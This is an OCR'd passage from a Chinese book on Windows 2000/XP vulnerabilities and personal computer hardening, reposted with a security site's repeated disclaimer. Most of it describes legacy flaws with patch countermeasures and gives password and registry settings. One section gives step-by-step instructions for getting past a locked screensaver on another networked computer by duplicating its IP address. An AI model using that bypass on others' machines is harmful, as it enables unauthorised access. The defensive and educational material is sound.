（1）提升权限漏洞。当Telnet 服务进程建立时，该服务会创建有名管道，并执行命令，但该管道的名字可被预见。如Telnet 发现已存在的管道名，将直接使用。利用该漏洞，可预见管道名，当下一次Telnet创建服务进程时，会在本地环境中运行攻击者的代码。

（2）拒绝服务漏洞。有四个漏洞可引起 D.o.S 攻击，如下所述。

① 攻击者可建立大量空闲Telnet登录进程从而阻止其他合法用户登录。

② 攻击者反复建立、终止Telnet进程耗尽服务器的句柄，从而造成拒绝服务。

③ 攻击者通过构造特殊登录命令导致Telnet拒绝服务。

④ 使用普通用户权限通过系统调用终止Telnet服务。

（3）泄露敏感信息漏洞。攻击者通过Telnet服务可获得GUEST账号的一些敏感信息。

- 对策：下载并安装补丁。

2.2.28 登录服务恢复模式空密码漏洞

- 漏洞描述：恶意用户可对系统进行物理访问，并拥有管理员权限。
- 说明：该漏洞允许恶意用户对域管理器进行物理访问并在管理器中安装软件。在执行引导进程时，Windows 2000提供大量的操作系统模式，以帮助管理员修复问题。

“服务器配置”工具用于调节域的控制状态，并将空口令分配至操作系统，即导致恶意用户对系统进行物理访问，并拥有管理员的权限。

利用本漏洞需满足三个条件，如下所述：

（1）恶意用户从物理上接触域控制器并选择启动模式菜单。

（2）使用Configure工具将系统提升为域控制器。

（3）Configure工具仅运行于网络的第一个域控制器中。

- 对策：安装Windows 2000的Service Pack 2以上版本。

2.2.29 默认注册许可漏洞

- 漏洞描述：一些Windows注册键值被设置为错误的默认值，使攻击者改变系统设置，甚至远程控制主机。
- 说明：Windows 2000中的SNMP服务可远程管理计算机，给予KEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SNMP\Parameters不可靠的许可权，导致恶意用户可访问注册表，并读取存储在ValidCommunities键值中的SNMP组名，导致恶意用户通过SNMP管理计算机。

恶意用户也可通过修改注册表键值来改变组名，可拒绝授权用户通过SNMP访问主机。

- 对策：安装Windows 2000的 Service Pack 2以上版本。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.2.30 域账号锁定漏洞

- 漏洞描述：微软Windows 2000域账号锁定可被绕过。
- 说明：在特定情况下可在系统中绕过域账号锁定策略，使穷举密码攻击成为可能。域账号锁定策略目的在于单次不成功登录后禁止该账号，如未实现该策略，则可对域账号的密码进行穷举。
  在使用NTLM认证的域中，Windows 2000主机无法识别针对本地的用户制订的域账号锁定策略，在域控制器无法实施认证的情况下，缓存的凭证将被使用。
  不使用NTLM进行认证的Windows 2000系统不受本漏洞的影响，因此作为Windows 2000域成员的客户端不存在本漏洞。
- 对策：安装Windows 2000的Service Pack 2以上版本。

2.2.31 终端服务器登录缓存溢出漏洞

- 漏洞描述：该漏洞允许恶意用户引发终端服务崩溃或在服务器上执行恶意代码。
- 说明：终端服务登录的一个未经检查的缓冲区将允许恶意用户执行任意代码，即恶意用户不需成功登录即可实现攻击。如连接请求未被过滤，该漏洞可远程使用。终端服务默认监听的TCP端口为3389，该端口可在防火墙及路由器中锁定。
- 对策：安装Windows 2000的Service Pack 2以上版本。

2.2.32 ActiveX参数漏洞

- 漏洞描述：该漏洞可允许恶意用户在另一台主机上运行代码。
- 说明：ActiveX控制器包含未经检查的缓冲区，如控制器被Web或HTML以畸形参数调用时，可由于缓冲区溢出而导致在主机上执行代码，仅当ActiveX在IE、 Outlook或Outlook Express中被激活时，该漏洞才会被利用。
- 对策：
  (1) 下载并安装补丁程序。
  (2) 安装Windows 2000的Service Pack 2以上版本。

2.2.33 IIS 5.0 Cross-Site scripting漏洞

- 漏洞描述：该漏洞可影响运行于Web服务器的任何软件，接受用户输入并生成Web页。
- 说明：该漏洞又称Cross-Site scripting (CSS)，由于在动态Web页上使用Web应用程序前未正确验证输入而导致。
- 对策：安装Windows 2000的Service Pack 2以上版本。

2.2.34 组策略漏洞

- 漏洞描述：以独占方式打开组策略文件导致组策略应用被阻塞，攻击者可阻止组策略的应用。
- 说明：通过保存在域控制器上的活动目录和系统卷，Windows 2000可实现组

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

策略的应用，这些存储位置称为组策略对象。当用户和计算机登录至域时，会读取和应用包含在组策略中的配置。

当Windows 2000以“排他读”的方式读取文件时，会导致攻击者锁定组策略文件，从而使组策略无法正常应用至所有接受的用户和计算机。利用该漏洞可正常登录至域，然后以“排他读”的方式打开组策略文件，随后即可二次登录。

该漏洞可导致使用最近应用的策略设置，而其他用户在组策略锁定时不应用新的策略设置。

- 对策：可到微软官方网站下载补丁程序。

2.2.35 Outlook Express数字签名缓冲区溢出漏洞

- 漏洞描述：允许攻击者运行其代码。
- 说明：为校验邮件信息真实性，Outlook Express 支持数字签名，当数字签名相关的特殊错误发生时，代码的缓存溢出漏洞将导致警告信息。攻击者可创建一个具有数字签名的电子邮件并添加特殊数据，然后将其发送至用户，当接收者打开或预览邮件时，攻击者可使邮件客户端崩溃或利用该邮件在用户系统中运行攻击代码。该漏洞仅影响Outlook Express 用户，而Outlook用户不会受影响。
- 对策：对用户账户使用相应的限制。

2.2.36 ActiveX控件漏洞

- 漏洞描述：使Windows 9x以上的版本拒绝服务。
- 说明：Windows 的所有版本均提供信用注册服务的 ActiveX 控件，该控件主要用于支持基于网络的信用注册。

  当该控件被用于提交PKCS #10的信用请求，并在请求得到许可后，会将其存放于用户信用存储区。该控件可使网页通过复杂的过程来删除用户系统的信用账号。

  利用该漏洞可破坏经确认的根证书、EFS编码证书和电子邮件签名证书，从而导致用户无法使用这些证书。

  攻击者还可建立利用该漏洞的网页，以攻击访问该站点的用户或直接将网页作为邮件发送来攻击。
- 对策：可到微软官方网站下载补丁程序。

2.2.37 SMB漏洞

- 漏洞描述：拒绝服务。
- 说明：SMB（Server Message Block）是Windows系统用于共享文件、打印机、并行通信口及在计算机间通过命名管道和信使进行通信的协议。在网络环境中，服务器使文件系统和资源可被客户端使用，客户发送对某些资源的SMB 请求，服务器端将发送SMB响应，SMB是客户端/服务器结构和请求/响应机制的协议。攻击者通过发送请求包使服务器拒绝服务且系统崩溃。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

- 对策：

(1) 可通过禁止匿名访问来防止攻击，也可通过禁止未经信任网络的 SMB 访问，防止受到未经信任的类似攻击。

(2) 可到微软官方网站下载补丁程序。

2.2.38 网络连接管理器漏洞

- 漏洞描述：导致用户权限的提升。
- 说明：网络连接管理器（Network Connection Manager,NCM）是由主机管理的网络连接所使用的控制机制。网络连接建立后，NCM即调用处理例程。由于设计存在的缺陷，未经授权的用户可通过一系列复杂过程，利用该缺陷使该处理例程运行。

  攻击者可利用该漏洞指定代码，然后建立网络连接，使NCM激活这些代码，并获取系统权限执行。
- 对策：

(1) 建议不允许未经授权的用户登录至关键业务的服务器。

(2) 可到微软官方网站下载补丁程序。



2.3 Windows XP系统中的漏洞

微软Windows XP自问世以来就在中国市场中获得了广泛好评和客户的认同，它出色的兼容性和移动性也被业界所推崇。但是金无足赤，Windows XP也照样存在系统漏洞。

2.3.1 UPnP缓冲溢出漏洞

- 漏洞描述：允许攻击者执行任意指令。
- 说明：Windows XP默认启动的UPnP服务存在着严重的安全漏洞。UPnP体系面向无线设备、PC和职能应用，提供普遍的对等网络连接，在家用信息设备、办公用网络设备之间提供TCP/IP连接和Web访问功能，该服务用于检查和集成UPnP硬件。UPnP协议存在安全漏洞，使攻击者可非法获取任何Windows XP的系统级访问进行攻击，还可以通过控制多台XP机器发起分布式的攻击。
- 对策：建议禁用UPnP服务并下载补丁程序。

2.3.2 压缩文件夹远程任意命令执行漏洞

- 漏洞描述：Windows XP压缩文件夹可按攻击者的选择运行代码。
- 说明：在安装“Plus!”包的Windows XP系统中，“压缩文件夹”功能允许将Zip文件作为普通的文件夹处理。“压缩文件夹”功能存在两个漏洞：一是在解压缩Zip文件时会有未经检查的缓冲存在于程序中以存放被解压的文件，因此很可能导致浏览器崩溃或攻击者的代码被运行，二是解压缩功能在非指定的目录中放置文件，可使攻击者在用户系统的已知位置中放置文件。
- 对策：不接收不信任的邮件附件，也不下载不信任的文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.3.3 升级程序漏洞

- 漏洞描述：如将Windows XP升级至Windows XP Pro，IE 6.0即会重新安装，以前的补丁程序将被全部清除。
- 说明：Windows XP的升级程序不仅会删除IE的补丁文件，还会导致微软的升级服务器无法正确识别IE是否存在缺陷，即Windows XP Pro系统存在两个潜在威胁，如下所述。
  (1) 某些网页或HTML邮件的脚本可自动调用Windows的程序。
  (2) 可通过IE漏洞窥视用户的计算机文件。
- 对策：如IE浏览器未下载升级补丁可至微软网站下载最新补丁程序。

2.3.4 帮助和支持中心漏洞

- 漏洞描述：删除用户系统的文件。
- 说明：帮助和支持中心提供集成工具，用户通过该工具获取针对各种主题的帮助和支持。在目前版本的 Windows XP 帮助和支持中心存在漏洞，该漏洞使攻击者可跳过特殊的网页（在打开该网页时，调用错误的函数，并将存在的文件或文件夹的名字作为参数传送）使上传文件或文件夹的操作失败，随后该网页可在网站上公布，以攻击访问该网站的用户或被作为邮件传播来攻击。该漏洞除使攻击者可删除文件外，不会赋予其他权利，攻击者既无法获取系统管理员的权限，也无法读取或修改文件。
- 对策：安装 Windows XP的Service Pack 1。

2.3.5 服务拒绝漏洞

- 漏洞描述：服务拒绝。
- 说明：Windows XP支持点对点的协议（PPTP），是作为远程访问服务实现的虚拟专用网技术，由于在控制用于建立、维护和拆开PPTP连接的代码段中存在未经检查的缓存，导致Windows XP的实现中存在漏洞。通过向一台存在该漏洞的服务器发送不正确的PPTP控制数据，攻击者可损坏核心内存并导致系统失效，中断所有系统中正在运行的进程。该漏洞可攻击任何一台提供PPTP服务的服务器，对于PPTP客户端的工作站，攻击者只需激活PPTP会话即可进行攻击。对任何遭到攻击的系统，可通过重启来恢复正常操作。
- 对策：建议不默认启动PPTP。

2.3.6 Windows Media Player漏洞

- 漏洞描述：可能导致用户信息的泄漏、脚本调用；缓存路径泄漏。
- 说明：Windows Media Player漏洞主要产生两个问题：一是信息泄漏漏洞，它给攻击者提供了一种可在用户系统上运行代码的方法，微软对其定义的严重级别为“严重”；二是脚本执行漏洞，当用户选择播放一个特殊的媒体文件，接着又浏览一个特殊建造的网页后，攻击者就可利用该漏洞运行脚本。由于该漏洞有特别的时序要求，因此利用该漏洞进行攻击相对就比较困难，它的严重级别

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



也就比较低。

- 对策：Windows Media Player的信息泄漏漏洞不会影响在本地机器上打开的媒体文件。因此，建议将要播放的文件先下载到本地再播放，即可不受利用此漏洞进行的攻击。脚本执行漏洞仅有完全按下面的顺序进行一系列操作，攻击者才可能利用该漏洞进行一次成功攻击，否则，攻击将不会成功。具体的操作如下：用户必须播放位于攻击者那边的一个特殊的媒体文件；播放该特殊文件后，该用户必须关闭Windows Media Player而不再播放其他文件；用户必须接着浏览一个由攻击者构建的网页。因此，只需用户不按照该顺序进行操作，即可不受攻击。

2.3.7 热键漏洞

- 漏洞描述：设置热键后，由于Windows XP的自注销功能，可使系统“假注销”，其他用户即可通过热键调用程序。
- 说明：热键功能是系统提供的服务，当用户离开计算机后，该计算机即处于未保护情况下，此时Windows XP会自动实施“自注销”，虽然无法进入桌面，但由于热键服务还未停止，仍可使用热键启动应用程序。
- 对策：

（1）由于该漏洞被利用的前提为热键可用，因此需检查可能会带来危害的程序和服务的热键。

（2）启动屏幕保护程序，并设置密码。

（3）建议在离开计算机时锁定计算机。

2.3.8 RDP漏洞

- 漏洞描述：信息泄露并拒绝服务。
- 说明：Windows操作系统通过RDP（Remote Data Protocol）为客户端提供远程终端会话。RDP协议将终端会话的相关硬件信息传送至远程客户端，其漏洞如下所述。

（1）与某些 RDP 版本的会话加密实现有关的漏洞。所有RDP 实现均允许对RDP 会话中的数据进行加密，然而在Windows 2000和Windows XP版本中，纯文本会话数据的校验在发送前并未经过加密，窃听并记录 RDP 会话的攻击者可对该校验密码分析攻击并覆盖该会话传输。

（2）与Windwos XP中的 RDP 实现对某些不正确的数据包处理方法有关的漏洞。当接收这些数据包时，远程桌面服务将会失效，同时也会导致操作系统失效。攻击者只需向一个已受影响的系统发送这类数据包时，并不需经过系统验证。

- 对策：Windows XP默认并未启动它的远程桌面服务。即使远程桌面服务启动，只需在防火墙中屏蔽3389端口，即可避免该攻击。

2.3.9 VM漏洞

- 漏洞描述：可能造成信息泄露，并执行攻击者的代码。
- 说明：攻击者可通过向JDBC类传送无效的参数使宿主应用程序崩溃，攻击



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

者需在网站上拥有恶意的Java Applet并引诱用户访问该站点。恶意用户可在用户机器上安装任意DLL，并执行任意的本机代码，潜在地破坏或读取内存数据。

- 对策：建议经常进行相关软件的安全更新。

2.3.10 账号快速切换漏洞

- 漏洞描述：Windows XP账号快速切换功能存在问题，可能造成账号锁定，使所有非管理员账号均无法登录。
- 说明：Windows XP设计了账号快速切换功能，使用户可快速地在不同的账号间切换，但其设计存在问题，可被用于造成账号锁定，使所有非管理员账号均无法登录。配合账号锁定功能，用户可利用账号快速切换功能，快速重试登录另一个用户名，系统则会认为暴力破解，从而导致非管理员账号锁定。
- 对策：暂时禁止账号快速切换功能。









溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第3章

通过前面的学习，可以了解到其实Windows操作系统是一个不安全的、极易遭受攻击的操作系统。由于注册表和组策略是Windows系统中的枢纽，常常会成为黑客攻击的主要目标，因此在防范Windows系统漏洞攻击的时候最为常用的就是利用注册表和组策略来防范黑客的攻击，以保护自己计算机的安全。

个人计算机的安全防护策略



CD ROM

参见随书光盘

第3章　个人计算机的安全防护策略\

3.1.1　设置开机登录密码.swf
3.1.2　设置待机后恢复密码.swf
3.1.3　设置屏保恢复后的密码.swf
3.2.2　防止系统隐私信息被泄露.swf
3.2.3　关闭默认共享.swf
3.2.4　设置Windows的自动登录.swf
3.2.5　驱除系统中的随机启动木马.swf
3.3.5　禁止访问注册表.swf

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



3.1 计算机的密码设置

计算机的密码设置是安全防范最基本的防范方法，虽然这些密码设置其安全性并不是非常强，但是简单的加密方法往往简单实用，足以消除很大部分的安全隐患，因此在实际操作中被广泛使用。

3.1.1 设置开机登录密码

设置Windows XP开机密码的道理就像为什么要给自己家门上锁一样，设置方法非常简单，具体的操作步骤如下。

1 打开“控制面板”窗口

在桌面依次单击“开始>设置>控制面板”命令即可，如下图所示。



2 打开“用户账户”窗口

在“控制面板”窗口中双击“用户账户”图标即可，如下图所示。



提示：使用计算机管理设置开机密码

除了使用“用户账户”管理来设置Windows XP的开机密码以外，还可利用计算机管理来设置。在桌面上右击“我的电脑”，单击“属性”命令，进入“计算机管理”窗口，在左边窗格中依次单击展开“系统工具>本地用户和组>用户”分支，然后在右边窗格中右击需要设置密码的用户，选择“设置密码”，设置好以后保存退出即可。

3 选择要设置密码的账户

在“用户账户”的窗口中单击要设置密码的账户，如下图所示。



4 打开“创建密码”界面

单击“创建密码”文件链接即可切换到“创建密码”界面，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



5 创建密码

在“输入一个新密码”文本框内输入用户想要设置的密码，可以使用符号、数字和字母组合的密码，然后在“再次输入密码以确认”文本框内重复输入前面设置的密码，最后单击“创建密码”按钮即可，如右图所示。



3.1.2 设置待机后恢复密码

对电源管理设置了密码以后，系统从节能模式返回普通模式时就会要求输入密码，这也能在一定程度上实现系统的保护功能。


1 打开“电源选项”对话框

在“控制面板”窗口中双击“电源选项”图标，如下图所示。



2 设置“电源管理”密码

切换到“高级”选项卡，选中“在计算机从待机状态恢复时，提示输入密码”复选框，单击“确定”按钮，如下图所示。



3.1.3 设置屏保恢复后的密码

屏幕保护程序密码和电源管理密码有些类似，是在用户未关机而暂时离开的时候，计算机在设置的时间以后就会运行屏幕保护程序，而此时如果要使用该机器，在退出屏幕保护程序时就会要求输入密码。

1. 设置屏幕保护程序密码

屏幕保护程序密码的设置方法比较简单，具体的操作步骤如下。

1 打开“显示属性”对话框

在桌面上的空白处右击，在弹出的快捷菜单中单击“属性”命令，如下图所示。


2 设置屏幕保护程序的密码

切换到“屏幕保护程序”选项卡，选中“在恢复时使用密码保护”复选框，单击“确定”按钮保存退出即可，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。






2. 破解屏幕保护程序密码

密码也会有忘记的时候，如果该计算机位于一个局域网中，能够与其他计算机互相访问，则可通过设置这两台计算机IP冲突来破解密码，具体的操作步骤如下。

1 打开“网络连接”窗口

在桌面上右击“网上邻居”图标，在弹出的快捷菜单中单击“属性”命令，如下图所示。




2 打开“本地连接属性”对话框

在“网络连接”窗口中右击“本地连接”图标，在弹出的快捷菜单中单击“属性”命令，如下图所示。




3 打开“TCP/IP属性”对话框

在“本地连接属性”对话框的“常规”选项卡中双击中间列表框中的“Internet协议(TCP/IP)”选项，如下图所示。



4 设置IP地址

在“Internet协议(TCP/IP)属性”对话框里将IP地址修改为需要破解屏保密码的那台计算机的IP地址，即两台计算机的IP地址一样，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5 破解屏保密码

设置完成后单击“确定”按钮，这时由于两台计算机的IP地址相同会弹出一个警告对话框，如右图所示。此时，在需要破解屏保密码的那台计算机上单击对话框中的“确定”按钮，即可不需要密码而进入系统了。



提示：破解屏保密码的注意事项

使用这个方法时必须在弹出输入屏保密码的对话框之前使用，否则确定冲突后，系统还会继续要求输入屏保的密码。


3. 关闭屏幕保护程序密码的设置

如果不希望其他人在自己的计算机上设置或者修改屏幕保护程序的密码，可以使用组策略或者注册表把屏幕保护密码的功能屏蔽掉，使其无法进行设置。

方法一：使用组策略屏蔽设置屏幕保护密码的功能，其步骤如下。

1 打开“运行”对话框

在桌面上依次单击“开始>运行”命令即可，如下图所示。




2 打开“组策略”窗口

在“运行”对话框中输入gpedit.msc命令后按Enter键，如下图所示。




3 打开目标项对话框

在“组策略”窗口的左边窗格依次单击“用户配置>管理模板>控制面板>显示”，然后双击右边的“隐藏‘屏幕保护程序’选项卡”选项，如下图所示。



4 隐藏屏保选项卡

在“隐藏‘屏幕保护程序’选项卡 属性”对话框的“设置”选项卡中单击选中“已启用”单选按钮，然后单击“确定”按钮保存退出即可，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5 查看“显示属性”对话框

再次打开“显示属性”对话框即可看到已经没有“屏幕保护程序”选项卡了，如右图所示。



提示：组策略其他几项也可以屏蔽设置屏幕保护密码的功能

同样的在右窗格中“显示”一项里将“屏幕保护程序”设置为“已禁用”就可以将整个屏幕保护程序的功能屏蔽掉。“密码保护屏幕保护程序”设置为“已启用”或“已禁用”就可以屏蔽掉设置屏保密码的功能。

方法二：使用注册表屏蔽设置屏幕保护密码的功能，操作步骤如下。

1 打开“注册表编辑器”窗口

在“运行”对话框里输入regedit命令并按Enter键，如下图所示。



2 找到目标注册表子键

依次展开HKEY_CURRENT_USER\Control Panel\Desktop分支，如下图所示。



3 编辑键值项

在该子键右边窗格中找到并双击打开ScreenSaveUsePassword键值项，将其键值设置为0或1（0表示不设置密码，1则表示使用预设的密码），这里设置为0即可，如右图所示。



提示：如果没有该键值项可新建

如果该子键的右边窗格中没有该键值，则可自行创建，在Desktop处右击，在弹出的快捷菜单中选择“新建>DWORD”菜单项，然后将这个新建的键值项命名为ScreenSaveUsePassword，再修改键值即可（此方法适用于3.2节的所有操作）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




3.2 注册表安全设置

注册表包含 Windows 在运行期间不断引用的信息，例如，每个用户的配置文件、计算机上安装的应用程序以及每个应用程序可以创建的文档类型、文件夹和应用程序图标的属性表设置等。Windows为用户提供了一个注册表编辑器的工具，它可以用来查看和维护注册表。

3.2.1 注册表的概述

注册表用于存储为一个或多个用户、应用程序和硬件设备配置系统所必需的信息。注册表包含 Windows在运行期间不断引用的信息。用一句话给注册表下定义就是“集中系统所有设定数据的中央存储所”。从Windows启动过程到登录、应用程序的运行，Windows中进行的所有操作都需要注册表的信息作为后盾。可以看出注册表在Windows操作系统中起着核心的作用。

在Windows 2000/XP/2003系统中可打开“运行”对话框，并输入“regedit”命令再按Enter键，如右图所示，就可以打开注册表编辑器。




1. 注册表的组成

